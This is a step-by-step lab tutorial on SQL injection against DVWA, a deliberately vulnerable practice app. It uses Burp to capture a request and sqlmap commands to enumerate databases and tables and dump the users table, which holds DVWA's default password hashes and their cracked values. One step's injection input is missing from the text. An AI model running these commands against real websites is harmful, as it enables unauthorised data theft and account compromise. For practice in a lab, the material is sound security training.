SQL Injection on DVWA


SQL injection is a type of attack in which an attacker injects malicious code into a website's SQL statement and gains access to sensitive information or performs malicious actions on the database. This is typically done by manipulating input fields in a web application that is connected to a database, such as a login form or a search box, in such a way as to trick the application into executing unintended SQL commands

SQL injection attacks can allow attackers to bypass authentication, access, modify, or delete sensitive data, or even execute commands on the operating system. They can also be used to create new user accounts with high privileges or to perform other malicious action

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC


Step- 1

- Go to DVWA security settings and set the difficulty to low



Step- 2

- if we put the following command in the box it will list down all information in the specific category



Step- 3


- We can manually use complex commands to list all information. But we are going to use sqlmap to automate the process. First of all intercept a normal request with burp and save it in a text document. Now launch sqlmap with the following command

```
>sqlmap -r req.txt --dbs
```

Step- 4

- It will list all databases available. Now to get more information about the tables of a particular database, we can use the following command


```
>sqlmap -r req.txt -D dvwa --tables
```



Step- 5

- You can get column information of tables with the following command


```
>sqlmap -r req.txt -D dvwa -T users --columns
```



Step- 6

- Now we can dump information with the following command

```
>sqlmap -r req.txt -D dvwa -T users --dump-all
```



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                                 | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      | 2023-01-01 02:10:06 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon     | 2023-01-01 02:10:06 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       | 2023-01-01 02:10:06 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      | 2023-01-01 02:10:06 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob        | 2023-01-01 02:10:06 | 0            |
+---------+---------+-------------------------------+----------------------------------------------------------+-----------+------------+---------------------+--------------+
```

DEMO

THANKS